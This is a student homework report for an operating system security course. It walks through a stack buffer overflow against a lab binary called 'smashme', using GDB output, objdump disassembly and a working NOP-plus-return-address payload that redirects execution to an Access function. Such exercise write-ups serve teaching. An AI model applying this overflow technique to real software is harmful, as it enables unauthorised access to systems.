Operating System Security CY471

Homework #1 → Due date: 29/4/2024, @23:59 pm

Rules:

- **Your submission should be in the form of a well-documented pdf that includes screenshots of each step per attack.**
- **The homework must be submitted within a group of two people (no more no less)**
- **Each Group needs to demo their work.**
- **Cheating is forbidden as well as copy paste from external resources.**
- **The homework deadline is firm, any late submissions will be accepted. However, late submissions have a 5% penalty for less than 2 hours and a 10% penalty for each day.**
- **No late submissions are accepted after three days of the deadline**

- **Team Members :**

NAME	ID	TASK
Mohammad Riyad Qasaymeh	152150	PART NO.1
Qusay Waleed Alhamed		PART NO.2

Part 1 (10 points) (Mohammad)

NOTE : All things that I have been solving, was after many tries, and I will give you the conclusion with elaboration.

Requirements:

1. **Exploit the *smashme* program and gain access to the restricted area. (4 points)**

   SOL:


   Lets to begin with crafting the information about the program.

   I gave it full permissions by using command: chmod +777 ./smashme .

```
the size of buffer is : 116 lead me to unauthrized Access to the smashme program .

112 + "Access Function" Address = Acess granted.


Desired shellcode : "/xda/x84/x04/x08" .

start of $esp  (the stack) : 0×ffffcf70 = "\x70\xcf\xff\xff" .
```

   I will explain everything using photos and schemas of the stack on the next pages.

- **Here is an overview on memory :**




I will be focus or interest on this portion .

- **Here we have received a "Segmentation Error", that's means we are overwriting $EIP by 0x41414141 → "A".**
  In addition the BUFFER_SIZE = 116 BYTEs.

```
(gdb) r <<< $(python2.7 -c 'print("A"*116)')
Starting program: /home/mocy/Desktop/smashme <<< $(python2.7 -c 'print("A"*116)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Enter a password of length between 1 and 15 characters :

Wrong Password

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

Return now = 0x41414141.



The size of the buffer is equals to 116 bytes, and am used the photos to represent what happening in the stack .

- **Now lets talk a look for Register information:**

```
(gdb) info reg
eax            0x12       18
ecx            0xf7e1f9b8 -136185416
edx            0x0        0
ebx            0xf7e1dff4 -136192012
esp            0xffffcfe0 0xffffcfe0
ebp            0x41414141 0x41414141
esi            0x8048520  134513952
edi            0xf7ffcba0 -134231136
eip            0x41414141 0x41414141
eflags         0x10286    [ PF SF IF RF ]
cs             0x23       35
ss             0x2b       43
ds             0x2b       43
es             0x2b       43
fs             0x0        0
gs             0x63       99
(gdb)
```

- **Now after these steps , let's get the address of “Access Function” by using “objdump -d smashme”:**

```
080484da <Access>:
80484da:   55                 push   %ebp
80484db:   89 e5              mov    %esp,%ebp
80484dd:   83 ec 08           sub    $0x8,%esp
80484e0:   83 ec 0c           sub    $0xc,%esp
80484e3:   68 ea 85 04 08     push   $0x80485ea
80484e8:   e8 53 fe ff ff     call   8048340 <puts@plt>
80484ed:   83 c4 10           add    $0x10,%esp
80484f0:   83 ec 0c           sub    $0xc,%esp
80484f3:   68 fc 85 04 08     push   $0x80485fc
80484f8:   e8 43 fe ff ff     call   8048340 <puts@plt>
80484fd:   83 c4 10           add    $0x10,%esp
8048500:   90                 nop
8048501:   c9                 leave
8048502:   c3                 ret
```


Here it is , but we must write it in Little-endian : “\xda\x84\x04\x08”.

Now 116 is the size of the whole buffer

We must subtract 4 BYTES to inject the Address of “ACCESS FUNCTION”, to make redirect to it.

4 BYTES (ACCESS FUNC. ADDR.).

116 – 4 = 112 BYTES (BUFFER).




- **The last thing is run the program with crafted information, but wait we should to replace “A” with NOP → “\x90”.**

The command is : run <<< $(python2.7 -c ‘print “\x90”*112+”\xda\x84\x04\x08” ‘).


```
(gdb) run  <<< $(python2.7 -c 'print "\x90" * 112 + "\xda\x84\x04\x08" ')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/mocy/Desktop/smashme <<< $(python2.7 -c 'print "\x90" * 112 + "\xda\x84\x04\x08" ')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

 Enter a password of length between 1 and 15 characters :

 Wrong Password

 Access Granted

 You Raised the flag!

Program received signal SIGSEGV, Segmentation fault.
0xffffd000 in ?? ()
```

The conclusion , here is the stack after execute all of the above steps to achieve the desire function .



END OF PART_1-1

2. **List the number of functions alongside their names while disassembling the program.(1 point)**



These all functions that's used in the "smashme"program .

3. **Exploit the program and redirect the control flow to any desired shellcode (4 points)**

run <<< $(python2.7 -c 'print "\x90"*112+shellcode+"\xda\x84\x04\x08" ').

The equation becomes: 112 - shellcode

I can inject the shellcode in the place that I have explained in the previous lines, but I tried to get the shellcode By using msf and my own code, unfortunately Failed ,In my opinion because the Architecture is different

MY OS : 64x , Smashme: 32x .

If you would to invite me to explain my circumstance, I do not have any problem.

4. **Use a tool to extract and list the system calls that have been used in this program (1 point)**

Read()

Write()

Statx()

Brk()

Close()

Set_thread_area()

“smashme” (Attached with the homework) is an ELF binary that has been written in C language and compiled in Linux X86 architecture using gcc compiler. The program asks the user to enter a valid password in order to gain access to the program.

Notes:

- ➔ **The program was compiled statically in order to be portable on different Linux distributions, it is highly recommended to use GDB rather than objdump to locate virtual memory addresses due to the large size of the program.**
- ➔ **Don’t forget to disable the ASLR before crafting the exploit**
- ➔ **You might need to give the program full permissions on Linux**